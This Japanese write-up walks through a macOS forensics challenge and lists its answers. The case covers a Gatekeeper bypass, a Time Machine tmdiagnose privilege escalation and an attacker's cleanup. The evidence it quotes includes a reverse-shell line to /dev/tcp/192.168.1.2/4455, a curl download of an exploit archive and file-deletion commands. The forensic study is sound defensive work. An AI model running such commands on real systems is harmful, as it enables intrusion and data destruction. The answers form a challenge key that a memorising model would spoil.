シナリオ#
Wika は、プロとしての目標達成に強い意欲を持つプリセールスエンジニアだ。成功のために、彼は自分のワークフローを効率化する最高のツールやアプリを慎重に選び抜いていた。ところが、正体不明の攻撃者が彼の努力を妨害し、ターゲット達成を阻止しようと積極的に動いていた。残念ながら、Wika のシステムは侵害され、進捗が危機にさらされた。そこで、証拠の確保と真相解明のため、彼の Mac 端末を確保して詳細なフォレンジック調査を行うことになった。DFIR アナリストとして、このインシデントの調査に協力してほしい。
セットアップ#
この Sherlock チャレンジでは以下を使う:
- Autopsy
- Google Mandiant の MacOS-UnifiedLogs
質問 1#
macOS のバージョンは?
証拠収集のために、作者は Brimor Labs の「Live Response Collection Cedarpelta」というツールを使っている。この情報は LiveResponseData/BasicInfo/sw_vers.txt にある。

つまり、この Mac は High Sierra(2018 年 7 月リリース)だ。
答え : 10.13.6
質問 2#
悪意のあるアプリケーションのフルパスは?
これを特定するには lsregister.txt と syslog.txt を見る必要がある。
lsregister.txtは Apple の Launch Services のレジストリダンプ出力(通常はlsregister -dumpの結果)。システム(またはマウントされたボリューム)上で「認識されている」すべてのアプリバンドルと、そのメタデータ(bundle identifier、パス、“incomplete” や “shell-script” などのフラグ、起動許可など)が列挙される。syslog.txtは Mac のシステムログのプレーンテキスト抽出。macOS コンポーネントやアプリからのタイムスタンプ付きイベント/エラーが記録される。カーネルメッセージから launchd のエラーまでいろいろ入っていて、端末が何をしていたか、どこで失敗したかのトレースに使える。
lsregister.txt にはこうある:
BundleClass: kLSBundleClassApplication
Container mount state: not mounted
bundle	id:            1704
	Mach-O UUIDs:
	Device Familie
	Counterpart ID
	sequenceNum:   1704
	FamilyID:      0
	PurchaserID:   0
	DownloaderID:  0
	installType:   0
	appContainer:  #
	dataContainer: #
	path:          /Volumes/
funphotosAPP/
funphotos.app
	name:          (null)
	displayName:   (null)
	itemName:      (null)
	teamID:        (null)
	staticSize:    0
	storeFront:    0
	versionID:     0
	sourceAppID:   (null)
	ratingLabel:   (null)
	ratingRank:    0
	genre::        (null)
	genreID:       0
	category:      (null)
	2ry category:  (null)
	identifier:    (null) (0x0)
	vendor:        (null)
	type:          (null)
	version:       (null) (<00000000 00000000>)
	versionString: (null)
	displayVersion (null)
	codeInfoID:    (null)
	signerOrg:     (null)
	mod date:      2/3/25, 1:10 PM
	reg date:      2/3/25, 2:33 PM
	retries:       15
	type code:     '\0\0\0\0'
	creator code:  '\0\0\0\0'
	bundle flags:  shell-script  launch-disabled  incomplete  (0000000000000290)
	item flags:    container  package  application  extension-hidden  native-app  (000000000010008e)
	iconName:      (null)
	executable:    Contents/MacOS/
これだけだと「明確に悪性」と断定はしにくいが、怪しい点がいくつかある:
- マウントボリューム
/Volumes/funphotosAPP/funphotos.appに存在する - bundle flags が incomplete
- 未署名っぽく、メタデータも欠落
- shell-script フラグ
次に syslog.txt を見ると:
Feb  3 14:22:29 wikas-Mac com.apple.xpc.launchd[1] (
com.apple.xpc.launchd.oneshot.0x10000004.funphotos[829]) <Error>: Service could not initialize: 17G66: xpcproxy + 11476 [1524][B5FFE99F-CD7F-3AD0-8C3B-A06EF069275A]: 0x2
Feb  3 14:22:29 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:22:37 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
--- last message repeated 1 time ---
Feb  3 14:23:07 wikas-Mac com.apple.xpc.launchd[1] (com.apple.WebKit.Networking.2973DCFC-CAEF-4EEE-AC57-C034C909879F[804]) <Warning>: Service exited with abnormal code: 1
Feb  3 14:24:22 wikas-Mac com.apple.xpc.launchd[1] (com.apple.quicklook[843]) <Warning>: Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.quicklook
Feb  3 14:25:45 wikas-Mac syslogd[35] <Notice>: ASL Sender Statistics
Feb  3 14:27:08 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 447564 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x0
Feb  3 14:28:46 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:28:47 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
--- last message repeated 7 times ---
[...SNIPPED..]
com.apple.xpc.launchd.oneshot.0x10000008.funphotos[966]) <Error>: Service could not initialize: 17G66: xpcproxy + 11476 [1524][B5FFE99F-CD7F-3AD0-8C3B-A06EF069275A]: 0x2
Feb  3 14:32:41 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:32:51 wikas-Mac com.apple.xpc.launchd[1] (com.apple.quicklook[968]) <Warning>: Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.quicklook
Feb  3 14:33:38 wikas-Mac com.apple.xpc.launchd[1] (com.apple.quicklook[981]) <Warning>: Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.quicklook
Feb  3 14:33:38 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
Feb  3 14:33:52 wikas-Mac com.apple.xpc.launchd[1] (
com.apple.xpc.launchd.oneshot.0x10000009.funphotos[1007]) <Error>: Service could not initialize: 17G66: xpcproxy + 11476 [1524][B5FFE99F-CD7F-3AD0-8C3B-A06EF069275A]: 0x2
Feb  3 14:33:52 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
--- last message repeated 2 times ---
Feb  3 14:34:05 wikas-Mac kcm[1014] <Notice>: DEPRECATED USE in libdispatch client: Setting timer interval to 0 requests a 1ns timer, did you mean FOREVER (a one-shot timer)?
Feb  3 14:34:05 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:34:13 wikas-Mac com.apple.xpc.launchd[1] (
com.apple.xpc.launchd.oneshot.0x1000000a.funphotos[1018]) <Notice>: Service exited due to signal: Killed: 9 sent by CoreServicesUIAgent[848]
Feb  3 14:34:13 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:34:15 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
--- last message repeated 4 times ---
こっちもかなり極端に怪しい:
Service exited due to signal: Killed: 9 sent by CoreServicesUIAgent[...]- 上位の macOS コンポーネントがプロセスを kill している。これは通常、バイナリが起動に失敗するか、コード署名/quarantine のポリシーに違反して弾かれたときに起きがち。
- 数秒おきに同種のメッセージが繰り返されている
- メモリエラーが大量に出ている
答え : /Applications/funphotos.app
質問 3#
上の悪性アプリの inode 番号は?
lsregister.txt 内で funphotos.app を探せば、そのまま答えが出る。
答え : 2156084
質問 4#
Execution フェーズで、ユーザーは制限なしにアプリを実行している。攻撃者が Gatekeeper をバイパスするために悪用しようとした CVE は?
wika の bash history を見ると、次のコマンドがある:
curl -O http://192.168.1.2:8000/priv.zip
unzip priv.zip
さらに、次のようなファイルリストも見つかる:
Users/wika/
priv.zip
Users/wika/priv/Makefile
Users/wika/priv/bin
Users/wika/priv/bin/test
Users/wika/priv/bin/test.ld_RMARml
Users/wika/priv/exp.m
設問、チャレンジ名、そしてヒント(Gatekeeper / zip まわり)から、これは CVE-2022-22616 だと割とすぐ当てられる。Apple が ZIP アーカイブを扱う際のロジック欠陥で、特にアプリのダウンロード・解凍時の Bill of Materials (BoM) の処理に問題がある。最初の Local File Header が YourApp.app/Contents を直接指すような悪性 ZIP を作ることで、quarantine 属性(com.apple.quarantine)が付与されない状態を作れる。Gatekeeper は解凍済みのバンドルを見たときに「もう承認済み」と誤認してしまい、ユーザーのプロンプトや notarization チェック無しで実行できる、という流れ。
答え : CVE-2022-22616
質問 5#
リバースシェル活動はどのタイムスタンプから開始した?
リバースシェルが始まったタイミングは、悪性アプリが実行されたのと同じ時間だと推測できる。ここで MacOS-UnifiedLogs が刺さる。
これを使って UnifiedLogs を解析する。macOS 10.12(Sierra)以降、Apple は従来のフラットファイルログ(/var/log/system.log など)や旧 ASL を置き換えて Unified Logging を導入した。Unified Logging は、ログエントリを構造化されたバイナリ形式で複数の “tracev3” / “UUID” / “timesync” ファイルに保存する。これは macOS だけでなく iOS、watchOS など Apple 製品全般に共通する。ログはユーザー空間とカーネル空間の両方をまたぎ、あらゆるサブシステム/プロセスのメッセージが集約される。
ツールの使い方はこう:
.\unifiedlog_iterator.exe --mode log-archive -i 'C:\Users\jaybird1291\Downloads\Gatekeeper\wikas-Mac_20250204_022610\LiveResponseData\CopiedFiles\Logs\UnifiedLogs' -o parsed.json
自分はここで “funphotos” を検索しただけで、この 1 件がヒットした:
{
  "subsystem": "",
  "thread_id": 9368,
  "pid": 237,
  "euid": 501,
  "library": "",
  "library_uuid": "",
  "activity_id": 0,
  "time": 1738616991827988200,
  "category": "",
  "event_type": "Log",
  "log_type": "Default",
  "process": "",
  "process_uuid": "",
  "message": "Unknown shared string message",
  "raw_message": "Unknown shared string message",
  "boot_uuid": "3457869A10FB4D23A011099541BB0159",
  "timezone_name": "Pacific",
  "message_entries": [
    {
      "message_strings": "/private/var/folders/58/_3k7rvqd6mlcl6xsmvrv20jh0000gn/T/AppTranslocation/074BD3B0-9402-4F4E-8F1C-2C8E1EE081A8/d/funphotos.app",
      "item_type": 33,
      "item_size": 127
    }
  ],
  "timestamp": "2025-02-03T21:09:51.827988224Z"
}
答え : 2025-02-03 21:09:51
質問 6#
ユーザーがアプリ実行を補助した後、攻撃者がリバースシェルを得て最初に実行したコマンドは?
wika の bash history を見ると、最初のコマンドは:
whoami
答え : whoami
質問 7#
攻撃者がシステム上にダウンロードした悪性アーカイブの名前は?
これは前に見つけた通り:
curl -O http://192.168.1.2:8000/priv.zip
unzip priv.zip
答え : priv.zip
質問 8#
攻撃者が exploit をコンパイルした時刻は?
自分の手順はシンプルで、タイムラインを再構築して「侵入後に何が起きたか」を追うだけ。
whoami の痕跡は 2025-02-03 21:10:32 UTC に見つかる:

そしてビンゴ。直後に make/usr/bin/make が見える。

答え : 2025-02-03 21:13:50
質問 9#
攻撃者が root シェルを得たのはいつ?
タイムラインを追い続けると、次が見つかる:
/usr/bin/hdiutil.dmg/tmp/1warning, failed to copy: %@creating dmg imagecreate-fsHFS+-volnamedisk`t*/1`
A-srcfolder-size840k-formatUDRWmounting malformed diskattachsending XPC msgcom.apple.diagnosticextensions.osx.timemachine.helperdonev16@?0@"NSURL"8now wait ~2min for the rooted shellkillall -9 tmdiagnose[exploit] I am Groot!/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/4455 0>&1' &/dev/disk*cleanupexp.mglob("/dev/disk*", 0, NULL, &globlist) == 0eject/Users/wika/priv/bin/test

答え : 2025-02-03 21:15:07
質問 10#
権限昇格攻撃中に作成されたボリューム名は?
前の質問で答えは出ているけど、自分はもう少し深掘りした。
そこで fseventsd ファイルを見た。FSEvents(File System Events)はファイルシステムの変更を追跡し、fseventsd というデーモンを介してユーザー空間へ通知するカーネルレベル API。各マウントボリュームのルートには隠しディレクトリ .fseventsd があり、その中に圧縮されたバイナリログ(ファイル/ディレクトリの変更)が残っている。
で、狙い通り見つかる:

答え : disk`t*:1`
質問 11#
exploit 中にエラーファイルが生成されており、macOS バイナリの脆弱性を示している。この権限昇格脆弱性に対応する CVE 識別子は?
ここは質問 9 のコマンドに戻る必要がある:
/usr/bin/hdiutil.dmg/tmp/1warning, failed to copy: %@creating dmg imagecreate-fsHFS+-volnamedisk`t*/1`
A-srcfolder-size840k-formatUDRWmounting malformed diskattachsending XPC msgcom.apple.diagnosticextensions.osx.timemachine.helperdonev16@?0@"NSURL"8now wait ~2min for the rooted shellkillall -9 tmdiagnose[exploit] I am Groot!/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/4455 0>&1' &/dev/disk*cleanupexp.mglob("/dev/disk*", 0, NULL, &globlist) == 0eject/Users/wika/priv/bin/test
エラーログには exploit 文字列 "killall -9 tmdiagnose[exploit] am Groot!" と、/System/Library/CoreServices/com.apple.diagnosticextensions.osx.timemachine.helper. への参照が出てくる。
これは Time Machine の “tmdiagnose” コマンドインジェクションの欠陥を指す、分かりやすい目印。Apple は 2019 年 3 月にパッチを当てており、CVE-2019-8513 が割り当てられている。
答え : CVE-2019-8513
質問 12#
MITRE ATT&CK フレームワークに基づくと、この injection はどの攻撃手法分類?
ここは ChatGPT がかなり助けてくれる。
- Indirect Command Execution - Adversaries may abuse utilities that allow for command execution to bypass security restrictions that limit the use of command-line interpreters.
答え : T1202
質問 13#
攻撃者が痕跡を消すために使ったコマンドは?
Unifiedlogs をパースしたデータに戻ると、これが簡単に見つかる:
{
  "subsystem": "",
  "thread_id": 11978,
  "pid": 656,
  "euid": 0,
  "library": "",
  "library_uuid": "F6B73B3210BA3B82AC64358818486EB8",
  "activity_id": 0,
  "time": 1738617349144489200,
  "category": "",
  "event_type": "Log",
  "log_type": "Default",
  "process": "",
  "process_uuid": "F6B73B3210BA3B82AC64358818486EB8",
  "message": "Failed to get string message from UUIDText file: F6B73B3210BA3B82AC64358818486EB8",
  "raw_message": "Failed to get string message from UUIDText file: F6B73B3210BA3B82AC64358818486EB8",
  "boot_uuid": "3457869A10FB4D23A011099541BB0159",
  "timezone_name": "Pacific",
  "message_entries": [
    {
      "message_strings": "    root : TTY=unknown ; PWD=/Users/wika ; USER=root ; COMMAND=/bin/rm -r priv",
      "item_type": 33,
      "item_size": 79
    }
  ],
  "timestamp": "2025-02-03T21:15:49.144489216Z"
}
答え : sudo rm -r priv
質問 14#
攻撃者が痕跡消しを開始したのはいつ?
前の質問のとおり。
答え : 2025-02-03 21:15:49
質問 15#
ユーザーのターゲット達成を阻止するため、攻撃者が削除した 2 つのファイル名は?(アルファベット順)
これも bash history にある:
cd Documents
ls
rm Targets.rtf
ls
rm mytarget.txt
echo "Now it is okay, show me how you will achive your target"
答え : mytarget.txt, Targets.rtf
質問 16#
その一方で、Wika は侵害の可能性に気づいた。この疑いを確認/調査するために実行した検索クエリは?
Safari の History.db を見ると見つかる:

答え : how to know that am not hacked
ラボ完了!